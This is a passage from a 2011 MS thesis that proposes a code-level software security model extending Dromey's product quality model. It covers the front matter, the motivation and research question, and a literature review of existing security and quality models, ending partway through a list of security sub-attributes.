"BUILDING QUALITY" INTO "SOFTWARE PRODUCT" AT CODE LEVEL: A SECURITY PERSPECTIVE

RESEARCH THESIS

A THESIS PRESENTED TO

FACULTY OF BASIC & APPLIED SCIENCES

DEPARTMENT OF COMPUTER SCIENCE & SOFTWARE ENGINEERING

IN PARTIAL FULFILLMENT OF THE REQUIREMENT FOR THE DEGREE

OF

MS IN SOFTWARE ENGINEERING

BY

MISBAH MEHBOOB
242-FBAS/MSSE/F08

Department of Computer Science & Software Engineering
Faculty of Basic and Applied Sciences
International Islamic University, H-10, Islamabad

(August 2011)

MSC
005
ZAB

1- Software reliability
2- Software portability

APPROVAL

SUBJECT: EXTERNAL APPROVAL OF THE RESEARCH THESIS "BUILDING QUALITY" INTO "SOFTWARE PRODUCT" AT CODE LEVEL: A SECURITY PERSPECTIVE

It is certified that we have read this research thesis report and have fully evaluated the research undertaken by **Misbah Mehboob** Registration No. **242-FBAS/MSSE/F08**. This research thesis fully meets the requirements of Department of Computer Science and Software Engineering and hence, the International Islamic University, Islamabad.

External Examiner:

Dr. Aamer Nadeem
Associate Professor,
Department of Computer Science,
Mohammad Ali Jinnah University, Islamabad.

[illegible]

Internal Examiner:

Mr. Muhammad Usman
Assistant Professor,
DCS&SE,
Faculty of Basic and Applied Sciences,
International Islamic University, Islamabad.

[illegible]

Supervisor:

Dr. Saad Naeem Zafar
Dean,
Faculty of Computing,
Riphah International University, Islamabad.

[illegible]

DEDICATION

I would like to dedicate my research work to the

HOLIEST man Ever Born on Earth,

PROPHET MUHAMMAD (Peace Be Upon Him)

and

I also dedicate my work to my

MOTHER "KALSOOM AKHTAR"

Whose sincere love and prayers were a source of strength for me and made me to do this research work successfully.

Misbah Mehboob
242-FBAS/MSSE/F08

A dissertation submitted to the

Department of Computer Science & Software Engineering,

Faculty of Basic and Applied Sciences,

International Islamic University, Islamabad,

as a partial fulfillment of the requirements

for the award of the degree of

MS in Software Engineering (MSSE)

DECLARATION

I hereby declare that this Thesis **"Building Quality" into "Software Product" at code level: A Security Perspective**, neither as a whole nor as a part thereof, has been copied out from any source. It is further declared that I have written this thesis entirely on the basis of my personal efforts, made under the proficient guidance of my thesis supervisor, **Dr. Saad Naeem Zafar.**

If any part of this research thesis proved to be copied or found to be a research of some other individual, I shall standby the consequences.

No portion of the research work presented in this thesis report has been submitted in support of any other degree or qualification of this or any other university or institute of learning.

Misbah Mehboob
242-FBAS/MSSE/F08

ACKNOWLEDGEMENT

In the name of Allah, the most passionate and the most merciful whose blessings made it possible for me to complete this research work. It is a great pleasure for me to complete it successfully. It is all because of **Almighty Allah's** guidance that made me so able.

I owe my deepest gratitude to my thesis supervisor **Dr. Saad Naeem Zafar** whose brain was behind the theoretical raw idea of this research work. Without his guidance and support it was not possible to complete this research work. He has made available his support in a number of ways. His commendable advices, sincere supervision and gracious attitude are worth mentioning and for which I am extremely grateful.

I would also like to show my gratitude to my parents for their continuous support for the completion of my work. Most especially, my mother **Kalsoom Akhtar** is responsible for my intellectual curiosity and was always there for me to pull me up. This is the reason I am on this stage today.

Lastly, but by no means least, I would like to acknowledge my friends **Saba Shujaat** and **Shamaila Qazi** for their moral support.

For errors and inadequacies in this research work, I accept the responsibility.

Misbah Mehboob
242-FBAS/MSSE/F08

THESIS IN BRIEF

THESIS TITLE:	"Building Quality" into "Software Product" at code level: A Security Perspective
OBJECTIVE:	To propose a Software Security Model that can be used by programmers and developers to built in security into a software product at code level. This model will also assist testers and quality engineers to assure the desired level of security in a software product.
UNDERTAKEN BY:	**Misbah Mehboob** 242-FBAS/MSSE/F08 Student of MS in Software Engineering Department of Computer Science & Software Engineering, Faculty of Basic and Applied Sciences, International Islamic University, Islamabad.
SUPERVISED BY:	**Dr. Saad Naeem Zafar** Dean, Faculty of Computing, Riphah International University, Islamabad
START DATE:	June 15, 2010.
COMPLETION DATE:	August 31, 2011.

ABSTRACT

The usage of software applications has been disseminated in every sector of life. Moreover, its importance is increasing with every ongoing day, and with the enormous advantages of saving data electronically, it has been the preferred method of storing large amounts of crucial data electronically. However, this data is vulnerable for attackers to hijack. Hence, there arises the need of software security. Furthermore, main goal of software security is that the sensitive data should not be disclosed to unauthorized authorities, it should remain unchanged and a software application should remain available if it undergoes attacks. Since software applications are always prone to attacks, there is a need of implementing software security in a vigilant way. A lot of effort has been put in proposing software security models that help to build security into the software applications. However, they are either very abstract or are highly mathematical models that cannot be used for implementing security at code level. They do not provide any mechanism to link desired security attributes and sub-attributes with of security carrying properties (SCPs) of relevant programming constructs (structural forms) that can be used by programmers to implement software security at code level. Moreover, existing known threats are still a problem for software security from more than twenty years (e.g. buffer overflow).

In this research work, we propose a Software Security Model that can be used by the programmers and designers to build security in software applications at code level. We have identified a general listing of Security Carrying Properties (SCPs) of various programming constructs and carefully linked them with the security sub-attributes. In addition, one of the important challenges is to make software applications secure from the existing threats. Besides unknown new threats, software applications are still vulnerable to known old threats. For proof of this concept, we have taken some of these known security threats and verified our Software Security Model.

The proposed software security model will guide programmers and developers for building security from bottom to top (i.e. Bottom-Up perspective). Whereas, the proposed model will guide software designers to build in security by looking at security from top to bottom (i.e. Top-Down perspective). Furthermore, testers and quality engineers can also use the software security model in order to look for security defects while testing and assuring security of the software product.

Our proposed work is the extension of Dromey's quality model. Furthermore, we have taken security sub-attributes from SEI Technical Report, as our focus is not to identify security attributes and sub-attributes but to establish a clear link between security attributes/sub-attributes and SCPs and then consequently with lower level programming constructs (structural forms).

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

CHAPTER: 1. INTRODUCTION

Software applications and information systems are becoming vital in every field of life, even in health sector, military sector, business sector and in social networking. Moreover, organizations prefer to store important data electronically; hence it is an important concern that, this data remains trustworthy, confidential and available. Therefore, there is a need that these applications and systems must be secured in order to build the trust of customers and organizations to share information [1]. But unfortunately, cyber crimes have been increased largely in recent years. Increase in cyber crimes has a severe impact on country's economics [2]. Several hackers' attacks have been reported on high profile U.S. Web sites; these attacks may include a series of computer viruses and a chain of electronic thefts that caused considerable financial loss. Besides cyber crimes, insider threats are also a major concern for software security [44, 45]. Furthermore, accidental and unintentional security violations by end users also cause severe security loses [46].For these very reasons security became an essential component in all phases of software development life cycle [3].

1.1. Motivation:

Organizations have taken numerous security measures on high investments but unfortunately no amount of security can thwart all security holes [4]. Furthermore, security is a non-functional attribute that must be taken into account by developers and programmers while coding. But unfortunately, security is only considered in the analysis and design phases and has not been fully integrated within other phases of software development life cycle (specifically in coding), unlike other non-functional requirements (e.g. reliability and performance) [5]. Additionally, security itself is a broader concept and there is a little consensus on its attributes and information models. Security attributes must be achieved for assuring the security of a software product. Three major security attributes include: confidentiality, integrity and availability. These attributes are further subdivided into security sub-attributes in SEI technical report in elaborated way [6].

In today's world of global computing new threats are emerging rapidly. Beside these new emerging threats, software products are still vulnerable to old known security threats like Buffer Overflow [43], a classical threat for software products from last twenty years. Similarly SQL_Injection attack is also a major security threat from about last 9 years [69]. Programmers have little guidance that how to avoid these known security threats at code level. For the reason, they are doing same programming mistakes again and again. This is because there is no such adequate model that guides programmers for implementing security at code level. Therefore, there is a need of a software security model that can be used by software developers and designers to avoid these known security threats by implementing security at code level. Furthermore, this model can be used by quality engineers to ensure desired level of security in software products.

Most of the existing quality or security models are not generic and may not define security goals in a comprehensive way, in order to incorporate security quality factor at code level. Most of these existing models are specific for some domain or they address only some attributes of security i.e. integrity or confidentiality at a time. Further, they do not provide any adequate mechanism for building security into software products at code level. Most of them are either the theoretical models/information models [18, 27] or based on some strict mathematical properties [7, 21, 26] that are hard to comprehend and to implement for the programmer. Furthermore, some of these models are neither illustrated comprehensively and clearly nor are connected to their upper and lower levels. [33] i.e. security sub-attributes are not clearly mapped on lower level security carrying properties (SCPs) of basic structural forms used in programming languages.

It has been found from literature survey that the existing security models are extremely abstract and do not fulfill the goals of implementing security completely. Existing models cannot be used effectively for building security into the software product because they do not adequately guide the developer and programmer of the software product that how to embed security into the software product at code level and how to deal with application security flaws. Consequently, programmers fail to develop a product of desired security level. According to Dromey [8]:

"What must be recognized in any attempt to build a quality model is that software does not directly manifest quality attributes, instead it exhibits product characteristics"

Consequently, for a software security model, the basic requirement is to establish lucid and unambiguous links between security attributes/sub-attributes and SCPs of basic structural forms used in programming languages. Therefore, there is a need of generic software security model which must describe product's characteristics (lower level SCPs) that software must possess in order to be of required security level. Another important aspect of proposing a security model is that while coding, programmer should have some criteria which could be used for building desired level of software security in software products at code level.

Our generic Software Security Model can be used for building security in the software applications at code level. The proposed software security model is an extension of Dromey's quality model [8], which aims to guide the programmers about how to build security into their software applications. In our model, we have used a comprehensive division of "Security" into its attributes/sub-attributes. These security attributes and sub-attributes have been taken from [6] which is an endeavor to standardize the decomposition of security sub attributes. For the proof of concept, we have instantiated our model through examples and applied it on existing known security threats.

The contribution of this research work is to propose a comprehensive and generic software security model which can be applied in each security domain (e.g. network, application, OS etc). The proposed model covers the limitations of the existing models. Meanwhile, provides a list of security sub-attributes and SCPs of basic structural forms used in programming languages and the relationship between them.

This model will be useful for software designers and programmers to ensure that the software security has been built within the software product. Furthermore, it will also assist software quality engineers, testers and project managers for ensuring the security of the product under development. An abstract overview of the scope of this research work has been clearly shown in Figure 1.1.



Figure 1.1: Scope of Research Work

1.2. RESEARCH QUESTION:

There are three perspectives of software quality i.e. Product, Process and Personnel [62]. The focus of this research is Product perspective of software quality, more specifically security aspect. The ultimate endeavor of the research work is to propose a generic Software Security Model that can be used for building security into software products. Below is the research question that will be tackled by this research work.

RQ. How to build a Software Security Model for building/implementing desired security attributes and sub-attributes at code level?

The purpose of this question is to identify the components which a generic software security model should have and the lucid relationship between them so that the model can be used for implementing security attributes and sub-attributes at code level. The identification of these components will provide a baseline for proposing a well defined software security model.

1.3. RESEARCH PROCESS

The research process plays a vital role in the success of research in software engineering. For conducting this research work we have used the research model proposed by Mary Shaw in [63, 64]. Mary Shaw's work is the refinement of Redwine and Riddle [65, 66] idea of software technology maturation phases. She took first three phases of their work for proposing research model. Mary's work is also based upon the work of Newman [67] and Brooks [68].

According to Mary's approach in engineering research, researchers' value three main things i.e. kinds of questions, research results and the validity of results. She further categorizes these three phases into sub categories so that the model should be compatible with different research approaches.

Our research process would be compatible with Mary Shaw's model in the way described in Figure 1.2. In Figure 1.2, the research question falls in "Methods or means of development", its research result will be "Qualitative or descriptive model" that will be validated through "Example and Evaluation".

For the proof of concept we will instantiate our model through examples. For this we will take some existing security threats as examples and will evaluate the proposed generic Software Security Quality model. These examples include SQL injection etc.



Figure 1.2: Research Process

1.4. <u>THESIS OUTLINE</u>

Remaining of the thesis is organized as follows:

Chapter 2: The second chapter provides a detailed literature review of existing concepts used in this research work. Sections 2.1 and 2.2 contain a detailed literature review on existing models. The existing models have been divided into two main categories i.e. software security models and software quality models. The chapter has been divided accordingly in two sections. Chapter 2 also reports the existing concepts. Section 2.3 includes a short section that describes the sub division of security attributes into its sub-attributes in a comprehensive way.

Likewise, section 2.4 also states the existing concepts used in this research work. We have extended Dromey's product quality model for proposing our Software Security Model. This section provides a comprehensive overview of Dromey's work. His work has been described by dividing it into four main sections. These sections include: model philosophy, model overview, model application and model limitations. Why we have selected Dromey's product quality model for proposing our Software security Model has also been stated in the sub-section 2.4.5.

Chapter 3: Third chapter discusses the proposed Software Security Model in a detailed manner. In this chapter; model components have been defined and its application has been provided. Moreover, two main approaches for implementing the model have been stated. These two approaches are: bottom-up approach and top-down approach.

Chapter 4: In chapter number four, the proof of concept of the proposed Software Security Model has been presented by instantiating the proposed software security model through examples. Two approaches have been used for model validation i.e. bottom-up and top-down.

Chapter 5: This chapter discusses the proposed software security model in a detailed fashion. Furthermore, the proposed security model has been compared with the existing Dromey's product quality model. The chapter states the research gap filled by the proposed Software Security Model. A debate has been made on how the contributed work answer the research question posed in the first chapter.

Chapter 6: The conclusion has been provided in sixth chapter of this research thesis. The contributions of this research work have been discussed in a neutral way. This chapter provides the possible recommendations and future work of the proposed research work.

CHAPTER: 2. LITERATURE REVIEW

Software Security is an important facet of software quality. A software product is secure if it protects against unauthorized disclosure and modification of information and data it possesses, and also protects against denial of service attacks [10]. The thought behind software security is to engineer software in such a way so that it works correctly under malicious attacks [11]. For this purpose several quality and security models have been proposed in the literature that addresses different quality and security issues.

Broadly speaking, the existing security models are abstract enough, that they cannot be used for building security into the software product. These models fail to present a clear link between the upper and lower levels of the model. Therefore, these models fail to guide the programmers and designers that how to build security into the software product while coding.

2.1. Software Security Models

This section discusses several existing security models that have been built for specific domains. It has been observed that most of the work is done on network security models rather than on databases or operating systems. Although, some of the existing security models are generic but none of them concern with implementing security at code level. The criteria on the basis of which discussion is made are the models that provide security for databases, some for applications while others for operating system [12]. Some other categories for the security models include network, cryptography while some are generic.

2.1.1. Generic Security Models

In case of **generic security models**, high level integrated conceptual model for security and dependability has been proposed by Erland Jonsson [35] which is a context independent model for software security. The security model has been proposed by considering system's interactions with its environment using system boundaries. Additionally, other dependability attributes have been integrated in the model. Security has not been decomposed further into its attributes. Conclusively, this is a theoretical model for improving the understanding of the basic concepts of security and their relationship with dependability. It does not support that 'how' to implement the model practically.

Biba security model [7] deals with only one aspect of security i.e. integrity. They addressed integrity concerns by using strict mathematical notations that are hard to comprehend in order to implement the model. Integrity model has been described in a theoretical way and supports MAC and DAC delegation policies. Furthermore, the model deals with limited number of integrity concerns.

Bell & Lapudula [21] proposed an abstract security model that deals with confidentiality. It is a highly mathematical model for Multics security kernels. The model intended to minimize the gap between mathematical models at their usage in design phase.

A model based on RBAC is.proposed by Nomad model [36] which is based on mathematical notations that are difficult to comprehend and implement. The model supports the specification of obligations, privileges and prohibitions of gigantic actions. The model is highly mathematical and does not support to implement model at code level.

Jacques Wainer [37] proposed a security model of role based access control for workflow systems. Two models have been proposed for RBAC. The first model supports permission service and separation of concerns for simplicity of authorization. Second model extends the firsts one by adding exception handling. This theoretical model does not support building security into software at code level.

Safe Software Development Life Cycle (SSDLC) model is proposed by Mulay [38]. They suggested that security implementation is essential at every level of SDLC including from requirements to design to testing to implementation phase. But the proposed model is too abstract and does not support how to build security into software at code level.

Conclusively, these models are abstract or are based on mathematical notations. Further, they do not support all attributes of software security and none of these models support building security at code level.

2.1.2. OPERATING SYSTEM MODELS

Several authors proposed security models for **operating systems** [13, 14, 15, 16, 17, 18]. The authors in [13] proposed a security model for OS of multi-applicative smart cards. Basically they extended the Biba and Bell/LaPadula security models [7, 21] for proposing this security model. The model supports secrecy, integrity, non-repudiation, secure communication and secure downloading of new applications. The model involves some mathematical concepts.

Carl E. Landwehr [10] used role base access control (RBAC) to address security concerns. Basically, they have extended the Bell & Lapadula model for proposing a secure model for military messages. This is an information model that has been presented formally as well as informally but it only considers one attribute of security i.e. confidentiality.

The safe-TCL security model [15] has been developed for executing untrusted code. The author put efforts for securing execution of applets. It discusses the security issues for kernel space memory. Basically, it is a theoretical model that supports privacy, integrity and confidentiality. The theoretical details of model are given but 'how' to use the model practically is not described in the paper. Another contribution in domain of operating system security model supports only one aspect of security i.e. privacy.

The Gateway Security Model in the Java Electronic Commerce Framework by Theodore Goldstein [17] is an extension of Java security model called "Gateway". The model supports roles, permits, tickets and gates. This model also wires privacy and integrity from security aspects and non-repudiation.

Dirk Balfanz [18] proposed a model for operating systems and networks known as Window-Box. The author states that the existing security tools require expert knowledge to be implemented. Thus they proposed a security model that supports the specific security mechanisms for switching between multiple desktops. The model supports privacy, confidentiality, RBAC, non-repudiation and secure communication.

Conclusively, the above described models and abstract and theoretical and does not provide any adequate mechanism for building security into a software product at code level.

2.1.3. Network Security Models

Most of the existing security models incorporate security at different layers of **network** architecture but none of them adequately discusses building security into software product at code level.

Vinton G. Cerf [24] proposed an internet architecture model for DoD. Packet switching is the focus of this research work and is based on 10 years of field experience. The model supports secure communication, non-repudiation and auditing but considers only one aspect of security i.e. privacy. Several loose ends of this model have been identified by the author himself.

A network security model specific to transport layer is a security model for WTLS and TLS [25]. The author claims that the proposed security model provides end-to-end security. The model has not been described comprehensively and it does not support building security into a software product at code level. Key-Dependent Message Security network model is proposed by Hofheinz [26] which is rich in strict mathematical properties that are hard to comprehend for the programmer so it lacks the ability of building security into software product at code level.

Another network model, The Security Architecture for Open Grid Services [27] architectural, addresses issues on grid services. A set of components has been identified that holds the required security functionalities. The model supports privacy, integrity, confidentiality, non-repudiation, and secure communication for networks. Long details have been provided by the author but lacks the ability that how to implement or use it practically.

Furthermore, in the domain of network security, the contributions of author in [28, 29] addressed confidentiality, integrity, non-repudiation, MAC and secure communication. In [28] grid services have been focused for their security concerns. Several issues related to grid services security have been identified and how these issues are addressed by GT2. Then a security model has been proposed to overcome the deficiencies of GT2 for grid services security. It is a context specific model that lacks the implementation details of the model.

Gunter Karjoth [30] proposed a security model for JAVA based mobile agents called AGLETS. A theoretical security model has been proposed that concerns aglets, their context of execution and domain. Two main elements have been introduced for the security model. In short, the model only supports confidentiality, DAC and secure communication. Like other security models it does not support building security at code level.

Chinese Wall Security Model by V. Atluri [31] is based on workflow systems. It supports the decentralized control of workflow systems. It only considers some aspects of confidentiality such as dynamically assigning roles to users, dynamically separating duties, and assigning permissions by using privilege principles. Kui Ren [32] defined security model for mission critical sensor networks. The author argues that cryptography alone is insufficient to handle network attacks, so he proposed a dynamic approach for proactive data security. The model only addresses confidentiality, availability, non-repudiation and secure communication.

Hence, from the above literature review on network security models, it is clear that none of them adequately support building security in a software product at code level.

2.1.4. APPLICATION SECURITY MODELS

Several models for **application security** have been proposed in the literature. A number of methods/models have been proposed for incorporating security in applications via security patterns [47, 48, 49].

A template for security patterns has been given in [47] for implementing security in web applications in design phase. The author does not make high claims and say that implementing these security patterns will not surely result in high level security but pattern based approach is useful for identification of security requirements in early phases of software development and will minimize the chances of later modifications. The authors only addressed three basic sub-attributes of security i.e. CIA.

Security patterns have also been described in [48] for building security at design level. Seven important patterns have been proposed for building security into software at design phase. However, these patterns are somewhat abstract and programmers need to put more effort to use them while coding. Furthermore, limited number of security sub-attributes has been addressed in the proposed work.

Security modeling with UML has been presented in [49]. It is a design level model for incorporating security via UML. Static UML models have been used for incorporating security requirements in design phase. The model only covers one aspect of security i.e. access control and some authorization constraints.

Some work has been done specifically on web applications security. A security model addressing all web application tiers has been proposed in [50]. The author says that application security should be considered on all tiers of the application. This is an information model in which implementation at code level is missing. A formal approach has been described in [51] for implementing security via list of security properties. The model only considers the control flow and does not talk about the data flow. The proposed approach is for finding security bugs in software application and verifies their absence at the end. The properties identified are abstract enough that they are difficult to comprehend by programmers for implementing them.

In contrast to our work, the above mentioned models/approaches do not guide the programmer that how to implement these properties while coding. They do not provide sufficient decomposition of security. Furthermore, they lack the ability of connecting upper level of models with the lower level concepts.

2.1.5 DATABASE SECURITY MODELS

The existing security models also address security issues regarding **databases** [22, 23] but they also do not consider security at code level. A Prototype Model for Data Warehouse Security Based on Metadata is proposed by N. Katic G. [22]. A metadata driven approach has been defined for data warehouse security. This model supports integrity, confidentiality, DAC and secure communication but does not support availability and other attributes of software security.

Another model for DB, The Sea View model [23], deals with confidentiality and integrity for DB security. It supports security in two ways i.e. one for reference monitor and other is the extension of the relational model for that enforces several security policies. Strict mathematical notations are involved for proposing the model but this model was developed in terms of database security only and thus it is not generic.

2.1.6. CRYPTOGRAPHIC SECURITY MODELS

Other contributions in the area of **crypto-graphical** security models are presented in [33, 34]. These are strictly mathematical models which are difficult to comprehend and implement.

Domain	Software Security Models	Security implementation at code level?
Generic	[7, 21 ,35, 36, 37, 38]	No
OS	[10, 13, 15, 16, 17, 18]	No
Netwrok	[24, 25, 26, 27, 28, 29, 30, 31, 32]	No
Application	[47, 48, 49, 50, 51]	No
DB	[22,23]	No
Cryptography	[33, 34]	No

Table 2.1: A Comparison of Existing Software Security Models

These models have been summarized in table 2.1. All the discussed models whether generic or context specific does not provide any adequate mechanism for building security into software products at code level. Moreover, they are either the theoretical models/information models or based on strict mathematical properties that are hard to comprehend for the programmer [12]. Thus, there is a need of comprehensive and generic Software Security Model for building security into software product especially at code level.

2.2. SOFTWARE QUALITY MODELS

McCall's quality model [12] is one of the popular quality models that has been destined by considering user's view and developers priorities. In this quality model numbers of quality factors are described under three aspects of product quality. Basically, it is a product quality model that consists of 3 perspective and number of quality factors against each perspective. Further these quality factors have criteria and then metrics. In terms of our work, security has not been considered as an independent attribute. It only address one attribute of security i.e. integrity. Furthermore the model cannot be used for implementing quality/security at code level. Several evolving software characteristics have not been clearly addressed in the model [14].

Boehm quality model [54] has been defined by breaking down quality into high-level characteristics, intermediate level characteristics and lowest level characteristics. The model is not consistent with the software architecture [14]. Furthermore, in contrast to our work security has not been considered and it lacks the ability of implementing the model practically.

FURPS [55] quality model addresses functionality, usability, reliability, performance and supportability. This model also lacks the information that how to use the model practically in order to implement required level of software quality into the software product. Furthermore, FURPS does not address

Quality Model	Supports Security?	Model implementation at code level?
McCall [12]	Integrity only	No
Boehm [54]	No	No
FURPS [55]	Functionality → Security	No
ISO-9126 [39]	Functionality → Security	No
Barbara [56]	No	No
COTS [52]	Functionality → Security	No
COTS [53]	Functionality → Security	No
Cost Estimation Model [40]	Yes	No
Total Quality Model [41]	Functionality → Security	No
Dromey [8]	No	Yes

Table 2.2: Security in Existing Software Quality Models

portability. Security as an independent attribute has not been considered; rather security has been placed under functionality. Several limitations of the model have been identified in [14].

Likewise, security as an independent attribute is also not addressed in ISO 9126 model [39]. Internal and external quality factors have been described by identifying six quality characteristics and further 27 sub-characteristics. Four "quality in use" characteristics have also been made the part of ISO-9126 quality model. Security as an independent quality attribute is also missing in this model. However, they put security under functionality and further decomposition of security is missing. Moreover, the implementation details of the quality model have not been specified.

Barbara [56] proposed constructive quality model (COQUAMO) which is somewhat corresponding to COCOMO. It is a detailed information model that lacks the implementation details and the decomposition of quality factors have not been addressed adequately.

Furthermore, some work has been done for evaluating the quality of COTS components. The authors in [52] proposed a quality model for COTS components which is based on ISO 9126 [39] and Dromey's quality model [8]. This model is an abstract model which cannot guide programmers that how to build in quality. They placed security under functionality. Overall it is not a comprehensive model for implementing quality at code level. Another quality model for COTS has been proposed in [53]. It is a theoretical model that is also based on ISO 9126. It does not support building quality in code and security has not been considered as an independent attribute and has placed under functionality. Moreover, security is considered in cost estimation model [40] but its focus is on cost estimation and cannot be used for building quality into software product at code level.

Systemic Total Quality Model by Ortega et al. [41] combines the ideas of several quality models; it is based on the same quality attributes addresses in ISO-9126 [39]. These quality attributes include: functionality, reliability, usability, efficiency, maintainability and portability. It is also an informational model that lacks implementation details. Furthermore, they put security as a sub attribute under functionality [41].

Dromey [8] proposed a product based quality model that can be used for building quality in a software product. It is a comprehensive framework for proposing any implementable quality model that can be used for building quality into software product at code level but security aspects are also missing in his work. We have extended Dromey's model for our Software Security Model. A detailed discussion has been made on Dromey's product quality model in section 2.4.

It has been shown on Table 2.2 that the existing quality models do not properly address the security quality attribute. Some of them put security as a sub-attribute of some other quality attribute while others only address one sub-attribute of security i.e. integrity. Likewise, in some models security has not been considered. Moreover, none of these models support building quality at code level except Dromey's model. Hence there is a need to address security as an independent attribute in order to incorporate it at code level.

2.3. SECURITY AS A QUALITY ATTRIBUTE

In history, software security is popularly defined in terms of CIA i.e. Confidentiality, Integrity and Availability [58] but software security is not a simple concept. Rather, it is a complex domain that cannot be comprehensively defined in terms of CIA only [6] and further classification is necessary. There exist a number of classifications/decompositions but there is little consensus on them.

One of the security decomposition has been given by [57] in which security is decomposed in confidentiality and integrity attributes. These attributes are further decomposed in factors and then in criteria and then further in metrics.

Security → Attributes → Factors → Criteria → Metrics

The authors do not present the relationship of all security attributes in a comprehensive way. However, they only addressed confidentiality and integrity and did not provide the decomposition of availability. Additionally, security decomposition has been provided in [61], nonetheless this decomposition is much abstract. The author decomposed security into integrity and confidentiality only.

Another decomposition of security attribute has been presented in SEI technical report [60]. In this report, security is divided in CIA and then further in sub attributes in the form of internal and external factors. The report does not provide any relationship between CIA and the internal/external factors.

Another decomposition of security has been presented in [70]. In this report several security attributes has been addressed including Authentication, Authorization, Non-repudiation, Confidentiality, Privacy, Integrity and Availability. Only theoretical information has been given and no link among security attributes has been shown.

A detailed information model on Software Security has been defined by D.G. Firesmith [6] in which security has been divided into classes and sub-classes. In this technical note, the author proposed a detailed set of consistent information models of safety, security and survivability engineering. Security has been defined as a Quality Factor. The author decomposed (aggregation) security into many different quality sub-factors in a comprehensive way. These sub-factors are further decomposed into more comprehensive set of security sub-factors.

For our research work, we are using Firesmith's information model [6] for security decomposition as our focus is not to identify security attributes and sub-attributes but to establish a clear link between security attributes/sub-attributes and security properties and then consequently with lower level programming constructs (structural forms). We chose to use this security decomposition because it is:

- A comprehensive decomposition of security into attributes and sub-attributes
- Lucid link between attributes and sub-attributes
- Widely consensus of community

This optical decomposition of security into its attributes and sub-attributes is shown in Figure 2.1. The author provided comprehensive decomposition of Software Security in the form of attributes and sub-attributes. For our software security model, we will take the leaves of this decomposition as security sub-attributes. The leaves are counted 17 in numbers but we will skip 3 of them (Personnel Integrity, Hardware Integrity and Physical Protection) as they are not directly concerned with the application level security. The remaining 14 security sub-attributes/attributes that we will use are as follows:

1. Identification
2. Authentication
3. Authorization
4. Attack/Harm Detection
5. Availability Protection
6. Data Integrity
7. Software Integrity (Immunity)

